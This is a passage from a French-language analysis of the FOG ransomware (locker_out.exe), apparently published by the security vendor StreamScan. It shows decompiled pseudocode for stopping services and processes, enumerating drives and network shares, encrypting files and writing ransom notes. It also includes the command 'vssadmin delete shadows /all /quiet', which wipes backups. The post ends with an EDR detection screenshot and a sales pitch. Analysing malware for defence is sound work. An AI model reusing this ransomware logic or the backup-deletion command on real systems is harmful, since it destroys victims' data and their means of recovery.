99                 v9 = i[1];
100             }
101             v4 = v21;
102         }
103     }
104     while ( FindNextVolumeA(v4, szVolumeName, 0x104u) );
105     v15 = GetLastError();
106     if ( v15 != 18 )
107         PRINT_TO_DBLOG_sub_406020("[-] error call FindNextVolumeA(), code %d\n", v15);
108 LABEL_29:
109     result = FindVolumeClose(v4);

```

Il procède ensuite à l'arrêt du service en fonction de "ShutdownServices" à l'aide de la fonction suivante :

```
24
25 pcbBytesNeeded = 0;
26 ServicesReturned = 0;
27 v2 = OpenSCManager(0, 0, 5u);
28 hSCObject = v2;
29 if ( v2 )
30 {
31     v14 = a1;
32     EnumServicesStatusA(v2, 0x30u, 1u, 0, 0, &pcbBytesNeeded, &ServicesReturned, 0);
33     v5 = pcbBytesNeeded + 16;
34     v18 = (struct _ENUM_SERVICE_STATUSA *)sub_406260(pcbBytesNeeded + 16);
35     if ( EnumServicesStatusA(v2, 0x30u, 1u, v18, v5, &pcbBytesNeeded, &ServicesReturned, 0 )
36     {
37         v7 = CloseServiceHandle;
38         ServiceStatus.dwServiceType = 0;
39         *(_QWORD *)&ServiceStatus.dwCheckPoint = 0i64;
40         v17 = 0;
41         *(_QWORD *)&ServiceStatus.dwCurrentState = 0i64;
42         while ( 1 )
43         {
44             v8 = 0;
45             v19 = 0;
46             v22 = 0;
47             if ( !ServicesReturned )
48                 break;
49             v9 = v18;
50             do
51             {
52                 if ( v9->ServiceStatus.dwCurrentState & 6 )
53                 {
54                     v10 = 0;
55                     if ( *(_DWORD *) (a2 + 964) <= 0 )
56                     {
57 LABEL_14:
58                         v7 = CloseServiceHandle;
59                     }
60                     else
61                     {
62                         while ( !sub_407490(v9->lpServiceName, *(_DWORD *) (*(_DWORD *) (a2 + 968) + 4 * v10)) )
```

Ensuite, il met fin au processus sur la base de "ShutdownProcesses" à l'aide de la fonction suivante :

```

16 v1 = CreateToolhelp32Snapshot(2u, 0);
17 if ( v1 == (HANDLE)-1 )
18 {
19     v2 = GetLastError();
20     return PRINT_TO_DBLOG_sub_406020("[-] call CreateToolhelp32Snapshot() failed, code %d\n", v2);
21 }
22 sub_40F640((__m128i *)&pe.cntUsage, 0, 292);
23 pe.dwSize = 296;
24 if ( !Process32First(v1, &pe) )
25 {
26     v4 = GetLastError();
27     PRINT_TO_DBLOG_sub_406020("[-] call Process32First() failed, code %d\n", v4);
28     return CloseHandle(v1);
29 }
30 v5 = GetCurrentProcessId();
31 v13 = v5;
32 do
33 {
34     if ( pe.th32ProcessID != v5 )
35     {
36         v6 = 0;
37         if ( *(_DWORD *)(a1 + 956) > 0 )
38         {
39             while ( !sub_407490(pe.szExeFile, *(_DWORD *) *(_DWORD *) (a1 + 960) + 4 * v6) )
40             {
41                 if ( ++v6 >= *(_DWORD *) (a1 + 956) )
42                     goto LABEL_14;
43             }
44             v7 = OpenProcess(1u, 0, pe.th32ProcessID);
45             v8 = v7;
46             if ( v7 )
47             {
48                 TerminateProcess(v7, 0);
49                 v9 = v8;
50                 v10 = CloseHandle;
51                 CloseHandle(v9);
52                 goto LABEL_15;
53             }
54             GetLastError();
55             PRINT_TO_DBLOG_sub_406020("[-] call OpenProcess(%s) failed, code %d\n", (unsigned int)pe.szExeFile);
56         }

```

Ensuite, il vérifie tous les lecteurs (lecteurs amovibles, lecteurs fixes et disques RAM). Il s'agit des lecteurs ciblés par le chiffrement.

```

106 v2 = GetLogicalDriveStringsA(0x104u, &Buffer);
107 v3 = 0;
108 v85 = v2;
109 v4 = 0;
110 v82 = 0;
111 v84 = 0;
112 if ( v2 )
113 {
114     v5 = 0;
115     while ( 1 )
116     {
117         *(&v74 + v5) = *(&Buffer + v4);
118         *(&v75 + v5) = *(&v70 + v4);
119         v6 = v71[v4];
120         v4 += 4;
121         v76[v5] = v6;
122         if ( *(&v74 + v5) == 65 || *(&v74 + v5) == 97 )
123             goto LABEL_20;
124         v7 = GetDriveTypeA(&v74 + v5);
125         if ( v7 == 2 || v7 == 3 || v7 == 6 )
126             break;

```

Ensuite, il énumère les ressources et les partages réseau à l'aide de la fonction ci-dessous. Il a également l'intention de crypter ces partages de réseau.

```
26 cCount = -1;
27 v6 = WNetOpenEnumA(2u, 0, 0, lpNetResource, &hEnum);
28 v7 = v6;
29 if ( v6 )
30 {
31     PRINT_TO_DBLOG_sub_406020("[ - ] WnetOpenEnumA failed with error %d\n", v6);
32     if ( v7 == 1208 )
33     {
34         WNetGetLastErrorA(&Error, &ErrorBuf, 0x100u, &NameBuf, 0x100u);
35         PRINT_TO_DBLOG_sub_406020(
36             "[ - ] WnetOpenEnumA extended error code: %d (%d)\n Description: %s\n Provider: %s\n",
37             Error);
38     }
39     result = 0;
40 }
41 else
42 {
43     v8 = sub_406260(BufferSize);
44     while ( 1 )
45     {
46         sub_40F640(v8, 0, BufferSize);
47         v9 = WNetEnumResourceA(hEnum, &cCount, v8, &BufferSize);
48         if ( v9 )
49             break;
50     }
```

Après avoir fini de rechercher les lecteurs possibles à crypter, il commence à rechercher les fichiers/dossiers à crypter à l'aide de la fonction ci-dessous :

```
50 {
51     *v6 = 42;
52     hFindFile = FindFirstFileW(fileName, &FindFileData);
53     v23 = 0;
54     if ( hFindFile == (HANDLE)-1 )
55     {
56         GetLastError();
57         result = PRINT_TO_DBLOG_sub_406020("[ - ] FindFirstFileW(%ws) call error, code: %d\n", (unsigned int)fileName);
58     }
59     else
60     {
61         v10 = a3;
62         do
63         {
64             if ( FindFileData.dwFileAttributes & 0x10 )
65             {
66                 if ( FindFileData.cFileName[0] != 46
67                     || FindFileData.cFileName[1] && (FindFileData.cFileName[1] != 46 || FindFileData.cFileName[2]) )
68                 {
69                     PRINT_TO_DBLOG_sub_406020("Find dir: %ws\n", (unsigned int)FindFileData.cFileName);
70                     if ( sub_4020E0(FindFileData.cFileName) )
71                     {
72                         v11 = FindFileData.cFileName;
73                         do
74                         {
75                             v12 = *v11;
```

```

103     }
104     result = FindNextFileW(hFindFile, &FindFileData);
105 }
106 while ( result );
107 if ( v23 )
108 {
109     v15 = ( __int16 *) (v8 + 980);
110     v16 = ( int)((char *)v6 - v8 - 980);
111     do
112     {
113         v17 = *v15;
114         ++v15;
115         *(__int16 *)((char *)v15 + v16 - 2) = v17;
116     }
117     while ( v17 );
118     v18 = CreateFileW(fileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
119     if ( v18 == (HANDLE)-1 )
120     {
121         GetLastError();
122         result = PRINT_TO_DBLOG_sub_406020("[-] Error create Note file %s, error code %d\n", (unsigned int)FileName);
123     }
124     else
125     {
126         NumberOfBytesWritten = 0;
127         if ( !WriteFile(v18, *(LPCVOID *) (v8 + 1500), *(_DWORD *) (v8 + 1504), &NumberOfBytesWritten, 0) )
128         {
129             v19 = GetLastError();
130             PRINT_TO_DBLOG_sub_406020("[-] WriteFile(Note) failed, error code %d\n", v19);
131         }
132         result = CloseHandle(v18);
133     }
134 }
135 }
136 }
137 return result;

```

00001726 sub_402140:97 (402326)

Une fois que le malware a trouvé les fichiers qu'il souhaite crypter, il lance le chiffrement des données :

```

51
52 sub_40ED80();
53 nNumberOfBytesToRead = a2;
54 fileSize.HighPart = a1;
55 v5 = lpExistingFileName;
56 sub_405FB0("Start encrypt file: %ws\n", (char)lpExistingFileName);
57 v6 = 0;
58 sub_40F640((__m128i *)NewFileName, 0, 520);
59 v7 = *lpExistingFileName;
60 if ( *lpExistingFileName )
61 {
62     v8 = 0;
63     do
64     {
65         ++v6;
66         NewFileName[v8] = v7;

```

Il utilise différentes routines de chiffrement en fonction de la taille du fichier (il modifie la partie où il commence à chiffrer en fonction de la taille du fichier de la victime). En raison de l'existence du champ **RSAPubKey** dans la configuration JSON, il est plus probable que l'algorithme de chiffrement utilisé soit RSA ou une version modifiée de celui-ci.

```

104  FILE_SIZE.QuadPart = (unsigned int)&FILE_SIZE;
105  if ( !GetFileSizeEx(v16, &FILE_SIZE) )
106  {
107    FILE_SIZE.LowPart = GetLastError();
108    PRINT_TO_DBLOG_sub_406020("[ - ] GetFileSizeEx(%ws) error, code %d\n", (unsigned int)NewFile
109    return 0;
110  }
111  FILE_SIZE.LowPart = FILE_SIZE.HighPart;
112  v46 = ( __int16 *)FILE_SIZE.HighPart;
113  v45 = *((signed int *)lpExistingFileName + 3097);
114  v18 = sub_40EC10(v45, *( __int64 *)&v46);
115  v19 = sub_40EB60(v18, HIDWORD(v18), 100, 0);
116  v21 = v20;
117  v22 = v19;
118  LODWORD(v23) = sub_40EC50(v19, v20, 64, 0);
119  if ( v23 )
120  {
121    v21 = ( __PAIR__(-(((unsigned int)v23 > 0x40) + HIDWORD(v23)), 64 - (signed int)v23)
122    + __PAIR__((unsigned int)v21, v22)) >> 32;
123    v22 += 64 - v23;
124  }
125  if ( v21 <= 0 && (v21 < 0 || v22 < 0x500000) )
126  {
127    v21 = 0;
128    v22 = 5242880;
129    if ( FILE_SIZE.QuadPart < 5242880 )
130    {
131      v21 = FILE_SIZE.HighPart;
132      v22 = FILE_SIZE.LowPart;
133    }
134  }
135  v24 = 10485760 * sub_40EB60(v22, v21, 10485760, 0);
136  v25 = v22 < (unsigned int)v24;
137  v26 = v22 - v24;
138  nNumberOfBytesToRead = v26;
139  v27 = v21 - (v25 + HIDWORD(v24));
140  nNumberOfBytesToWrite = v26;
141  v44 = v27;
142  LODWORD(v28) = sub_40EC50(v27, v27, 64, 0);
143  if ( v28 )
144  {

```

```

155 LABEL_34:
156  if ( v30(v16, v29, nNumberOfBytesToRead, &nNumberOfBytesRead, 0) )
157  {
158    v32 = 0;
159    if ( nNumberOfBytesToWrite > 0 )
160    {
161      do
162      {
163        sub_402EC0(&v33, &v29[v32]);
164        v32 += 64;
165      }
166      while ( v32 < nNumberOfBytesToWrite );
167      v16 = v42;
168    }
169    SetFilePointerEx(v16, (LARGE_INTEGER)-(signed __int64)__PAIR__(v44, nNumberOfBytesToRead), 0, 1u);
170    if ( WriteFile(v16, v29, nNumberOfBytesToWrite, &nNumberOfBytesRead, 0) )
171    {
172      v37 = __PAIR__(v45, nNumberOfBytesToWrite) - __PAIR__(v44, nNumberOfBytesToRead);
173      v38 = sub_406F70();
174      v39 = sub_406F70();
175      v40 = *( __DWORD *)lpExistingFileName + 3097);
176      pdwDataLen = 245;
177      sub_406380((int)lpExistingFileName, liDistanceToMove.HighPart + 40, (BYTE *)&Buffer, (DWORD)&pdwDataLen);
178      liDistanceToMove.QuadPart = 0i64;
179      SetFilePointerEx(v16, 0i64, 0, 2u);
180      if ( WriteFile(v16, &Buffer, 0x100u, &nNumberOfBytesRead, 0) )
181      {
182        CloseHandle(v16);
183        sub_4062B0(v29);
184        return 1;
185      }
186    }

```

Enfin, le rançongiciel locker_out.exe supprime les sauvegardes après le chiffrement. Cela permet d'empêcher l'utilisateur de récupérer le système.

```

20
21 PRINT_TO_DBLOG_sub_406020("[=] Start clear backups..\n", v5);
22 sub_40F640((__m128i *)&StartupInfo.lpReserved, 0, 64);
23 StartupInfo.cb = 68;
24 StartupInfo.dwFlags = 1;
25 ProcessInformation = 0i64;
26 StartupInfo.wShowWindow = 0;
27 v8 = qword_410C30;
28 v9 = 101;
29 v11 = qword_410C3C;
30 v12 = 0;
31 v0 = &v8;
32 if ( !sub_407000() )
33     v0 = &v11;
34 sub_40F640(CommandLine, 0, 100);
35 pszPath[0] = 0;
36 v16 = 0;
37 v17 = 0;
38 *(_OWORD *)&pszPath[1] = 0i64;
39 v15 = 0i64;
40 SHGetSpecialFolderPath(0, pszPath, 36, 0);
41 v1 = 0;
42 if ( pszPath[0] )
43 {
44     do
45         ++v1;
46     while ( pszPath[v1] );
47     if ( v1 && *(&v13 + v1) != 92 )
48         *(_WORD *)&pszPath[v1] = 92;
49 }
50 wsprintfA((LPSTR)CommandLine, "%s%s\\vssadmin.exe delete shadows /all /quiet", pszPath, v0);
51 PRINT_TO_DBLOG_sub_406020("[=] Try to run command: %s\n", (unsigned int)CommandLine);
52 if ( !CreateProcessA(0, (LPSTR)CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
53 {
54     v2 = GetLastError();
55     PRINT_TO_DBLOG_sub_406020("[-] CreateProcessA(vssadmin) error, code %d\n", v2);
56 }
57 v3 = SHEmptyRecycleBinA(0, 0, 7u);
58 if ( v3 )

```

Détection et blocage du rançongiciel FOG par notre EDR Streamscan

The screenshot displays the Streamscan EDR interface. At the top, the title bar shows the Streamscan logo and name, along with window controls and 'EDR' text. Below the title bar, there are 'Settings' and 'Help' links. The main content area features a large 'You Are Protected' message in green, accompanied by the Streamscan logo. To the right of the logo, the status is shown as 'Cds Status: Online', 'Sniffer: Deactivate', and 'Last Request: 08/05/2024 07:56:16'. Below this, there are three icons: a clock for 'Events', a gear for 'Settings', and a folder for 'Analyze'. At the bottom, a navigation bar includes 'Home', 'Events', 'Analyze', 'Computer Protection', and 'Network Protection'. The version 'Version 1.0.6' is displayed in the bottom right corner.

Streamscan EDR

Settings Help

You Are Protected

Cds Status: **Online**
Sniffer: **Deactivate**
Last Request: **08/05/2024 07:56:16**

Events Settings Analyze

Home Events Analyze Computer Protection Network Protection

Version 1.0.6

Events

Track all generated events details

All ▼ Search in any colums Search Refresh

Severity	Activity	Type	Date	
Medium	TR/Redcap.pvzvr	Quarantine	2024/05/08 13:11:12	<i>i</i>
High	TR/Redcap.pvzvr	Malware	2024/05/08 13:11:11	<i>i</i>
High	TR/Redcap.pvzvr	Malware	2024/05/08 13:05:55	<i>i</i>
Medium	TR/Redcap.pvzvr	Quarantine	2024/05/08 13:05:55	<i>i</i>
Medium	TR/Redcap.pvzvr	Quarantine	2024/05/08 12:57:56	<i>i</i>
High	TR/Redcap.pvzvr	Malware	2024/05/08 12:57:55	<i>i</i>
High	TR/Redcap.pvzvr	Malware	2024/05/08 12:51:43	<i>i</i>
Medium	TR/Redcap.pvzvr	Quarantine	2024/05/08 12:51:43	<i>i</i>
High	TR/Redcap.pvzvr	Malware	2024/05/08 08:18:59	<i>i</i>
Medium	TR/Redcap.pvzvr	Quarantine	2024/05/08 08:18:59	<i>i</i>
Medium	W2000/AVI.Downloader.bksjh	Quarantine	2024/05/07 10:33:04	<i>i</i>
High	W2000/AVI.Downloader.bksjh	Malware	2024/05/07 10:33:00	<i>i</i>

ALL TEST DOMAIN NAME SCANS EXTRACTED

Field ▼ Filter FILTER

38 Quarantined TR/Redcap.pvzvr malware on EDR device
Wed May 08, 13:11:12 6

Affected Devices: 0/0
IP: 10.0.0.148
MAC: ██████████
Last detected: 08/05/24 13:11:12 6

Quarantined TR/Redcap.pvzvr malware on EDR device

Contact StreamScan support for recommendations on this event.

CREATE TICKET

VIEW CAPTURE

DOWNLOAD

< 5/8/2024 1:11:12 PM (1/5) >

COMMANDS

WHITELIST



10.0.0.148



t.zip





Cet article vous a été présenté par **Streamscan**. Notre solution de détection et réponse gérées (DRG) combine notre technologie de détection de cybermenaces **CDS** basée sur l'AI, notre **EDR** et le soutien de notre équipe de chasseurs de cybermenaces, pour fournir la sécurité réseau dont votre organisation a besoin.

Contactez notre équipe de spécialistes en cybersécurité et planifiez une démo pour découvrir comment StreamScan peut vous aider à protéger votre entreprise ou votre organisation

Courriel : info@streamscan.ai

Tel : 1 877 208-9040

<https://www.streamscan.ai>